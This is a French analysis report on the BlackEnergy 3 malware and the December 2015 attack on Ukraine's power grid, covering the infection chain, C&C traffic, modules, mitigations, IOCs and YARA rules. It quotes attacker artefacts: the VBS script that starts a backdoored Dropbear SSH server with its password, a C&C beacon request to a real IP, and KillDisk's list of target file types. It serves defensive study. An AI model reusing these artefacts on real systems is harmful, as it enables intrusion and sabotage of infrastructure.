BLACKENERGY 3

Attaque du 23 décembre 2015 en Ukraine

Table des matières

Introduction

Ce document aborde le malware BlackEnergy 3, par le biais de l'attaque informatique du 23 décembre 2015 en Ukraine, où il a été utilisé. Il a été écrit fin 2019 et n'a pas pour but d'attribuer l'attaque à une entité ou un pays.




Figure 1:Infrastructure électrique actuelle en Ukraine

Contexte

LE MALWARE BLACKENERGY A SUBI DE NOMBREUSES MODIFICATIONS PAR DIFFERENTS ACTEURS. LES VERSIONS DU MALWARE SONT A CARACTERES INFORMATIVES ET ETABLIES A PARTIR D'ANALYSE TECHNIQUE DES DIFFERENTES VERSIONS DU CODE.

En 2015 le contexte géopolitique entre l'Ukraine et la Russie est tendu. Les manifestations, puis la guerre du Dombas en 2014 entre les forces Ukrainiennes loyalistes et les forces séparatistes pro-russes

entrainent une série de cyber attaques entre 2014 et aujourd'hui. Deux principales attaques informatiques sont cependant à spécifier :

- L'attaque du 23 décembre 2015, avec une coupure de courant impactant 250 000 personnes (sujet de ce document)
- L'attaque de NotPetya en 2017

D'autres raisons laissent à croire que d'autres cibles importantes ont été victimes :

- L'aéroport de Boryspil
- Ukraine International Airlines

Ce document va entrer plus en détails sur la troisième version de l'APT BlackEnergy durant l'attaque du 23 décembre 2015 en Ukraine.




Figure 2: Evolution de BlackEnergy depuis la première version en 2007

Le malware BlackEnergy (BE1) a été pour la première fois découvert en 2007, c'est une boîte à outils comportant plusieurs scripts permettant de générer des fichiers exécutables malveillants. Cette première version embarquait également une interface pour le serveur de contrôle commande[1] (C&C). Les attaquants ont implémenté de nombreuses fonctionnalités :

- DDoS[2] : flood HTTP, flood DNS, flood DNS, flood ICMP, flood UDP, flood TCP
- Dissimulation : utilise le pilote système syssrv.sys pour cacher ces processus


La seconde version (BE2) a été détectée en 2008, 2010 puis en 2014, avec de nouvelles modifications de code à chaque fois. Elle intègre une architecture modulaire en "dropper" (ou injecteur en français) qui permet de dissimuler la charge malveillante. Dans le cas de BE2, les algorithmes de chiffrements pour dissimuler le dropper étaient LZ77 et RC4 (avec la clé stockée en dur dans le dropper). D'autres fonctionnalités ont également été implémentées dans cette version, comme la possibilité de déchiffrer le réseau. Les composants et l'architecture plus moderne et évolués que la première version est à noter. Certains composants du malware semblent s'être inspirés de BlackReleaver et du rootkit Rustock[3]. BlackEnergy possède également un exploit pour une élévation de privilège (utilisant la faille Microsoft MS08-025).

[1] Voir le vocabulaire
[2] Voir le vocabulaire
[3] Voir les sources

L'attaque

Déroulement

Le 23 décembre 2015, une entreprise régionale d'électricité a subi une attaque informatique sur son réseau industriel. A 15h35 (heure locale), des postes de distributions électriques à Prykarpattya Oblenergo (Прикарпаття Обленерго), de 110 kv et 2335 kv ont été déconnectés du réseau électrique, ce qui a entrainé une coupure pour 80 000 clients. Les postes ciblés sont situés à Ivano-Frankivsk (voir ci-dessous), proche d'une importante centrale thermique. Le gouvernement Ukrainien a également indiqué, plus tard, que deux autres compagnies avaient subi des attaques similaires aux alentours des mêmes dates, notamment dans l'entreprise Kyivoblenergo. Au total ces attaques ont coupé vingt-sept stations de distributions et coupé l'électricité à 225000 personnes.






Figure 3: Station de transmission de Ivano-Frankivsk (Івано-Франківськ)

Figure 4: Station de distribution (110kV) proche de Ivano-Frankivsk (Івано-Франківськ)

Ces attaques ont obligé les oblenergos (nom qui désigne les compagnies d'énergie) à passer en mode manuel, après une interruption de service de plusieurs heures (le temps exact n'a pas été communiqué). Aucune conséquence directe n'a été observé sur le réseau électrique européen. Le malware utilisé lors de ces attaques est BlackEnergy 3 avec le module KillDisk. Il avait été retrouvé dans d'autres systèmes d'informatique électrique plutôt en 2015.

Analyse du malware BlackEnergy v3

KillChain





Figure 5:KillChain de BlackEnergy 3

Reconnaissance

La période de la KillChain qui est le plus difficile à analyser est la reconnaissance. En effet il ne reste pas de trace qui peuvent être identifiée comme étant réalisée par les attaquants. Sur la vidéo filmée par l'exploitant de l'attaque, le poste sur lequel le SCADA[4] est installé est sous Windows XP, cependant selon les différents rapports existants, le système était très varié, notamment avec des postes sous Windows Vista et Windows 7.

Infections

Selon les informations qui ont été publiées dans les différents rapports, l'infection a été faite avec un document Excel malveillant transmis par mail (phishing ciblé). Le document contenant des macros, quand le document est ouvert, il est indiqué qu'il est nécessaire d'activer les macros pour voir le document. Une fois les macros activées, le malware BE3 est installé sur le post de la victime via le dropper. Les mails avaient comme source des addresses inspirées du Rada (parlement Ukrainien). Plusieurs rapports évoquent d'autres contaminations avec des documents Powerpoint ou Word.



Installation

L'exécution des macros créée le fichier `%TEMP%\vba_macro.exe`, qui est ensuite exécuté. Le payload est ensuite créé dans `%LOCALAPPDATA%\FONTCACHE.DAT`. Ce fichier est une DLL, il utilise un raccourci (.lnk) pour se lancer à chaque démarrage :

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\{D0B53124-
E232-49FC-9EA9-75FA32C7C6C3}.lnk
```

Selon le rapport de F-SECURE source BlackEnergy 3 s'installe uniquement si le poste est administrateur local. Dans le cas contraire il exploite un contournement d'UAC de SndVol.exe vers cmd.exe pour devenir administrateur local. Ainsi, à l'exécution de SndVol.exe lancera cmd.exe en administrateur pour installer le malware. BlackEnergy 3 utilise également les drivers pour devenir persistant. La technique utilisée ne fonctionne que sur des équipements sous des Windows 64 bits antérieurs à Windows Vista. Dans la version testée par F-Secure, BlackEnergy remplace un driver existant inactif pour être lancé à chaque démarrage.

Durant l'analyse des équipements infectés d'autres outils ont été trouvés :

- **reDuh** est un outil publié durant la BlackHat de 2008, il permet de créer un tunneling TCP pour accéder à des équipement dans un réseau interne.
- **weevely3** est un Shell Web conçu à des fins de post-exploitation. Il intègre de nombreuses fonctionnalités telles que : proxy http/https, exécution de charge Meterpreter, scan de port, brute fore, déplacement latéral, Shell…

[4] Voir Vocabulaire

- **DSEFix** est un outil qui permet de contourner les mécanismes de protection de la signature des drivers

Contrôle du malware

Le fichier `FONTCACHE.DAT` est donc le malware BlackEnergy 3 en lui-même. Il contient l'adresse IP du serveur de contrôle-commande. Certaines de ces adresses IPs ont été publiées[5].

Ces IPs sont stockés sous format XML dans la DLL, puis dans le payload `FONTCACHE.DAT`.

Le malware fait une première requête (POST) sur l'IP spécifié dans le payload. Cette requête contient des données encodées sous forme base64 :

- *b_id* = L'id du malware (identification unique qui est calculée à partir des informations de la victime)
- *b_gen* = Correspond à la date de la génération du malware
- *b_ver* = La version du malware
- *os_v* = La version de l'OS victime
- *os_type* = Le type d'OS de la victime

Plusieurs exemples de *b_id* ont été publiés :

- `2015en` - sociétés énergétiques
- `2015ts` - sociétés de transport
- `khm10` - société régionale d'énergie
- `khelm` - société régionale d'énergie
- `brd2015` – Berdyansk (ville Ukrainienne)
- `miska rada kiev_o` – oblenergo de Kiev

Exemple de requête HTTP POST faites par BE3 à l'installation source :

```
POST /Microsoft/Update/KC074913.php HTTP/1.1
Accept: */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET
CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: 5.149.254.114
Content-Length: 143
Connection: Keep-Alive

body=Yl9pZD1URVFVSUxBQk9PTUJPT01fODUwQjEzNTgwOUM5MThFMURFQzI2M0I2QTI3OTdBNz
AmYl9nZW49cmVsZWFzZSZiX 3Zlcj0yLjImb3Nfdj0yNjAwJm9zX3R5cGU9 MA==
```

Avec le corps de la requête décodé :

```
b_id=TEQUILABOOMBOOM_850B135809C918E1DEC263B6A2797A70 &
b_gen=release &
b_ver=2.2 &
os_v=2600 &
os_type=0
```

[5] Voir IOCs

Les différentes actions implémentées dans le malware sont :

Nom	Action
`delete`	Désinstallation
`ldplg`	Chargement d'un plugin
`unlplg`	Suppression d'un plugin
`update`	Mise à jour du module principal
`dexec`	Téléchargement et exécution d'un exécutable
`exec`	Téléchargement et exécution d'un binaire
`updcfg`	Modification de la configuration

Le malware utilise également un module nommé Dropbear SSH, qui est détaillé en détails dans le chapitre sur l'architecture modulaire.

BlackEnergy remonte les informations de la découverte du réseau au serveur de contrôle-commande puis attend les ordres.

Actions

La découverte réseau réalisée dans l'étape précédente a probablement permis aux attaquants de déterminer l'utilisation d'adaptateur série vers Ethernet et de DMS[6]. Les attaquants ont donc pu développer un firmeware modifié pour ces adaptateurs et analyser les faiblesses des DMS. Dans le cas de l'attaque de décembre 2015, les trois oblenergos possédaient des DMS différents.

Le 23 décembre 2015, les attaquants ont pris le contrôle des équipements via un outil de bureau à distance. Ils ont coupé manuellement 27 disjoncteurs des stations de distributions.

En parallèle des coupures de disjoncteurs, les assaillants ont fait une attaque par déni de service (DDos) de la centrale téléphonique de l'entreprise qui s'occupe du support en cas de coupure. Le but de l'attaque est probablement double : empêcher les exploitants de connaître l'ampleur de la panne et de frustrer les clients qui ne pouvaient savoir si la coupure allait durer. Il est intéressant de noter que le malware BlackEnergy n'a permis que d'entrer sur le système et à retarder le redémarrage de l'informatique industriel. La désactivation des disjoncteurs a été faite manuellement par la prise de contrôle sur système. Une vidéo prise par un ingénieur de l'équipe en charge du système industriel voit le curseur se déplacer tout seul sur le SCADA pour désactiver les disjoncteurs.

Architecture

BlackEnergy 3 étant modulaire, ce document va s'attarder sur trois modules en particulier.

DropBear SSH

Pour maintenir l'accès au système, les attaquants ont utilisés un serveur DropBear SSH modifié. Le choix de cet outil n'est pas anodin, il était régulièrement utilisé par les compagnies d'énergies pour

[6] Digital Multiplex System

l'administration des systèmes. Les attaquants ont utilisé un script VBS pour lancer le serveur en écoute sur le port 6789 avec pour mot de passe *passDs5Bu9Te7* :

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.CurrentDirectory = "C:\WINDOWS\TEMP\Dropbear\ "
WshShell.Run "dropbear.exe -r rsa -d dss -a -p 6789", 0, false
```

Des clés RSA ont également été trouvées sur les serveurs compromis pour pouvoir s'authentifier avec une clé privée.

Module 'si'

Le module nommé "si" (pour steal informations ?) comporte les fonctionnalités suivantes source :

Action	Commande shell
Configuration du système	systeminfo.exe
Version de l'OS	
Privilèges des différents utilisateurs	
Heure du système	
Durée depuis le dernier démarrage	
Proxy	
Liste des applications	
Liste des processus	tasklist.exe
Configuration des cartes réseaux	ipconfig.exe
Connections réseaux	netstat.exe
Table de routage	route.exe
Traceroute vers Google	tracert.exe et ping.exe
Login et mot de passe de : Thunderbird, Firefox, SeaMonkey, IceDragon, gestionnaire de mot de passe de Google Chrome, Comodo Dragon, Chromium, Xpom, Nichrome, QIP Surf, Torch Sleipnir, login et mot de passe de Outlook/Outlook Express, login et mot de passe du 'Windows Credential Store', Internet Explorer, Live, RDP	

C'est ce module qui a permis aux attaquants de prendre le contrôle du bureau à distance pour couper les disjoncteurs.

KillDisk

Dans la seconde variante de BlackEnergy 3, le malware contenait un module nommé dstr (dstr.dll) qui avait pour but de détruire le système victime. Dans les versions plus récentes de BlackEnergy un nouveau module est apparu : KillDisk. Ce module a évolué en fonction des différentes versions de BlackEnergy, et des cibles visées par les attaquants. Dans la version qui a ciblé les installations électriques en décembre 2015, KillDisk avait pour but de cibler 35 types de fichiers à détruire, ainsi que la suppression de la partition de boot pour empêcher les équipements de redémarrer rapidement.

Liste des extensions de fichiers ciblés par KillDisk dans la variante de décembre 2015 :

```
.crt .bin .exe .db .dbf .pdf .djvu .doc .docx .xls .xlsx .jar .ppt
.pp .tx .tib .vhd .iso .lib .mdb .accdb .sql .mdf .accdb .sql .mdf
.xml .rtf .ini .cfg .boot .txt .rar .msi .zip .jpg .bmp .jpeg .tiff
```

KillDisk cible ensuite deux processus :

- sec_service.exe
- komut.exe

Selon le rapport de ESET source le processus sec_service est probablement lié à l'outil ASEM Ubiquity ou à l'adaptateur ELTIMA (série vers Ethernet). ASEM Ubiquity est un outil de prise en main des environnements Win CE et Win 32/64 source :

> *[ASEM Ubiquity] permet d'agir et d'opérer sur les systèmes de supervision et de contrôle dans les usines éloignées, annulant les distances et éliminant les frais de déplacement.*

Mesure de protections

Mesures de sécurité

Ce genre de menaces peut être contré uniquement avec une approche multiniveau :

- Segmentation des réseaux pour empêcher les échanges OT/IT
- Sensibilisation des acteurs sur les emails malicieux
- Filtrage précis et isolation des réseaux OT d'internet
- Mise à jour des postes et applicatifs pour empêcher l'exploitation de vulnérabilités connus

Il est cependant à noter que la complexité de l'attaque et l'utilisation d'un APT modifié a favorisé le succès des attaquants.

IOCs

Les IOCs (*Indicator of Compromise)* sont des éléments qui indique une intrusion sur un système.

Source Rapport ESET:

Fichier	Type de hash	Hash
vba_macro.exe	MD5	ac2d7f21c826ce0c449481f79138aebd
FONTCACHE.DAT	MD5	3fa9130c9ec44e36e52142f3688313ff
Document XLS contenant les macros	SHA-1	AA67CA4FB712374F5301D1D2BAB0AC66107A4DF1
Dropper BlackEnergy Lite	SHA-1	4C424D5C8CFEDF8D2164B9F833F7C631F94C5A4C
Dropper BlackEnergy entier	SHA-1	896FCACFF6310BBE5335677E99E4C3D370F73D96
Drivers BlackEnergy	SHA-1	069163E1FB606C6178E23066E0AC7B7F0E18506B 0B4BE96ADA3B54453BD37130087618EA90168D72 1A716BF5532C13FA0DC407D00ACDC4A457FA87CD 1A86F7EF10849DA7D36CA27D0C9B1D686768E177 1CBE4E22B034EE8EA8567E3F8EB9426B30D4AFFE 20901CC767055F29CA3B676550164A66F85E2A42 2C1260FD5CEAEF3B5CB11D702EDC4CDD1610C2ED 2D805BCA41AA0EB1FC7EC3BD944EFD7DBA686AE1 4BC2BBD1809C8B66EECD7C28AC319B948577DE7B 502BD7662A553397BBDCFA27B585D740A20C49FC 672F5F332A6303080D807200A7F258C8155C54AF 84248BC0AC1F2F42A41CFFFA70B21B347DDC70E9 A427B264C1BD2712D1178912753BAC051A7A2F6C A9ACA6F541555619159640D3EBC570CDCDCE0A0D B05E577E002C510E7AB11B996A1CD8FE8FDADA0C

		BD87CF5B66E36506F1D6774FD40C2C92A196E278 BE319672A87D0DD1F055AD1221B6FFD8C226A6E2 C7E919622D6D8EA2491ED392A0F8457E4483EAE9 CD07036416B3A344A34F4571CE6A1DF3CBB5783F D91E6BB091551E773B3933BE5985F91711D6AC3B E1C2B28E6A35AEADB508C60A9D09AB7B1041AFB8 E40F0D402FDCBA6DD7467C1366D040B02A44628C E5A2204F085C07250DA07D71CB4E48769328D7DC
Composant du module KillDisk	SHA-1	16F44FAC7E8BC94ECCD7AD9692E6665EF540EEC4 8AD6F88C5813C2B4CD7ABAB1D6C056D95D6AC569 6D6BA221DA5B1AE1E910BBEAA07BD44AFF26A7C0 F3E41EB94C4D72A98CD743BBB02D248F510AD925
Cheval de Troie VBS	SHA-1	72D0B326410E1D0705281FDE83CB7C33C67BC8CA
DropBear SSH modifié	SHA-1	166D71C63D0EB609C4F77499112965DB7D9A51BB

Activités réseaux

Les règles YARA permettent de détcter des malwares sur des systèmes (Incident response ou audit). Il est intéressant de les comprendre pour mieux comprendre le fonctionnement des différents éléments de BlackEnergy (DropBearSSH, script VBS, KillDisk) :

```
rule BlackEnergy_VBS_Agent
{
    meta:
        description = "Detects VBS Agent from BlackEnergy Report - file Dropbearrun.vbs"
        author = "Florian Roth"
        reference = "http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
        date = "2016-01-03"
        hash = "b90f268b5e7f70af1687d9825c09df15908ad3a6978b328dc88f96143a64af0f"

    strings:
        $s0 = "WshShell.Run \"dropbear.exe -r rsa -d dss -a -p 6789\", 0, false" fullword ascii
        $s1 = "WshShell.CurrentDirectory = \"C:\\WINDOWS\\TEMP\\Dropbear\\\"" fullword ascii
        $s2 = "Set WshShell = CreateObject(\"WScript.Shell\")" fullword ascii /* Goodware String -
occured 1 times */

    condition:
        filesize < 1KB and 2 of them
}

rule DropBear_SSH_Server
 {
    meta:
        description = "Detects DropBear SSH Server (not a threat but used to maintain access)"
        author = "Florian Roth"
        reference = "http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
        date = "2016-01-03"
        score = 50
        hash = "0969daac4adc84ab7b50d4f9ffb16c4e1a07c6dbfc968bd6649497c794a161cd"

    strings:
        $s1 = "Dropbear server v%s https://matt.ucc.asn.au/dropbear/dropbear.html" fullword ascii
        $s2 = "Badly formatted command= authorized_keys option" fullword ascii
        $s3 = "This Dropbear program does not support '%s' %s algorithm" fullword ascii
        $s4 = "/etc/dropbear/dropbear_dss_host_key" fullword ascii
        $s5 = "/etc/dropbear/dropbear_rsa_host_key" fullword ascii

    condition:
        uint16(0) == 0x5a4d and filesize < 1000KB and 2 of them
}

rule BlackEnergy_BackdoorPass_DropBear_SSH
{
    meta:
        description = "Detects the password of the backdoored DropBear SSH Server - BlackEnergy"
        author = "Florian Roth"
        reference = "http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
        date = "2016-01-03"
        hash = "0969daac4adc84ab7b50d4f9ffb16c4e1a07c6dbfc968bd6649497c794a161cd"

    strings:
        $s1 = "passDs5Bu9Te7" fullword ascii

    condition:
        uint16(0) == 0x5a4d and $s1
```

```
}

rule BlackEnergy_KillDisk_2
{
    meta:
        description = "Detects KillDisk malware from BlackEnergy"
        author = "Florian Roth"
        reference = "http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
        date = "2016-01-03"
        score = 80
        super_rule = 1
        hash1 = "11b7b8a7965b52ebb213b023b6772dd2c76c66893fc96a18a9a33c8cf125af80"
        hash2 = "5d2b1abc7c35de73375dd54a4ec5f0b060ca80a1831dac46ad411b4fe4eac4c6"
        hash3 = "f52869474834be5a6b5df7f8f0c46cbc7e9b22fa5cb30bee0f363ec6eb056b95"

    strings:
        $s0 = "%c:\\~tmp%08X.tmp" fullword ascii
        $s1 = "%s%08X.tmp" fullword ascii
        $s2 = ".exe.sys.drv.doc.docx.xls.xlsx.mdb.ppt.pptx.xml.jpg.jpeg.ini.inf.ttf" fullword wide
        $s3 = "%ls_%ls_%ls_%d.~tmp" fullword wide

    condition:
        uint16(0) == 0x5a4d and filesize < 500KB and 3 of them
}

rule BlackEnergy_Driver_USBMDM
{

    meta:
        description = "Auto-generated rule - from files
7874a10e551377d50264da5906dc07ec31b173dee18867f88ea556ad70d8f094,
b73777469f939c331cbc1c9ad703f973d55851f3ad09282ab5b3546befa5b54a,
edb16d3ccd50fc8f0f77d0875bf50a629fa38e5ba1b8eeefd54468df97eba281"
        author = "Florian Roth"
        reference = "http://www.welivesecurity.com/2016/01/03/BlackEnergy-sshbeardoor-details-2015-
attacks-ukrainian-news-media-electric-industry/"
        date = "2016-01-04"
        super_rule = 1
        hash1 = "7874a10e551377d50264da5906dc07ec31b173dee18867f88ea556ad70d8f094"
        hash2 = "b73777469f939c331cbc1c9ad703f973d55851f3ad09282ab5b3546befa5b54a"
        hash3 = "edb16d3ccd50fc8f0f77d0875bf50a629fa38e5ba1b8eeefd54468df97eba281"
        hash4 = "ac13b819379855af80ea3499e7fb645f1c96a4a6709792613917df4276c583fc"
        hash5 = "7a393b3eadfc8938cbecf84ca630e56e37d8b3d23e084a12ea5a7955642db291"
        hash6 = "405013e66b6f137f915738e5623228f36c74e362873310c5f2634ca2fda6fbc5"
        hash7 = "244dd8018177ea5a92c70a7be94334fa457c1aab8a1c1ea51580d7da500c3ad5"
        hash8 = "edcd1722fdc2c924382903b7e4580f9b77603110e497393c9947d45d311234bf"

    strings:
        $s1 = "USB MDM Driver" fullword wide
        $s2 = "KdDebuggerNotPresent" fullword ascii /* Goodware String - occured 50 times */
        $s3 = "KdDebuggerEnabled" fullword ascii /* Goodware String - occured 69 times */
    condition:
        uint16(0) == 0x5a4d and filesize < 180KB and all of them
}

rule BlackEnergy_Driver_AMDIDE
{

    meta:
        description = "Auto-generated rule - from files
